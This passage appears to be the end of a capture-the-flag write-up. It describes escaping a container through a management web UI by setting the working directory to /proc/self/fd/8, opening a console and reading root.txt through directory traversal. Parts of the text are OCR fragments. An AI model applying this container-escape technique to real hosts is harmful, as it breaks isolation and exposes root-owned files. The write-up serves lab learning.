Command: Default | Override | e.g. '-logtostderr' '--housekeeping_interval=5s'

Entrypoint: Default | Override | e.g. /bin/sh -c

Working Dir: /proc/self/fd/8

User

Console: Interactive & TTY (-i -t) | Interactive | TTY (-t) | None

Logging

Driver: Default logging driver

Logging d
logging dr
the Docke

Options: + add logging driver option

Now just hit "deploy the container"

Here press the console button now


Container list

Containers

Search... | Start | Stop

Name	State Filter	Quick Actions	Stack	Image	Create
rootme	running		-	e23afbc992ab	2024-0

Type in this then hit connect



So after this u should be logged in as root just type in

```
cat ../../../../../../root/root.txt
```

And u should have ur final flag

Thanks for Reading :)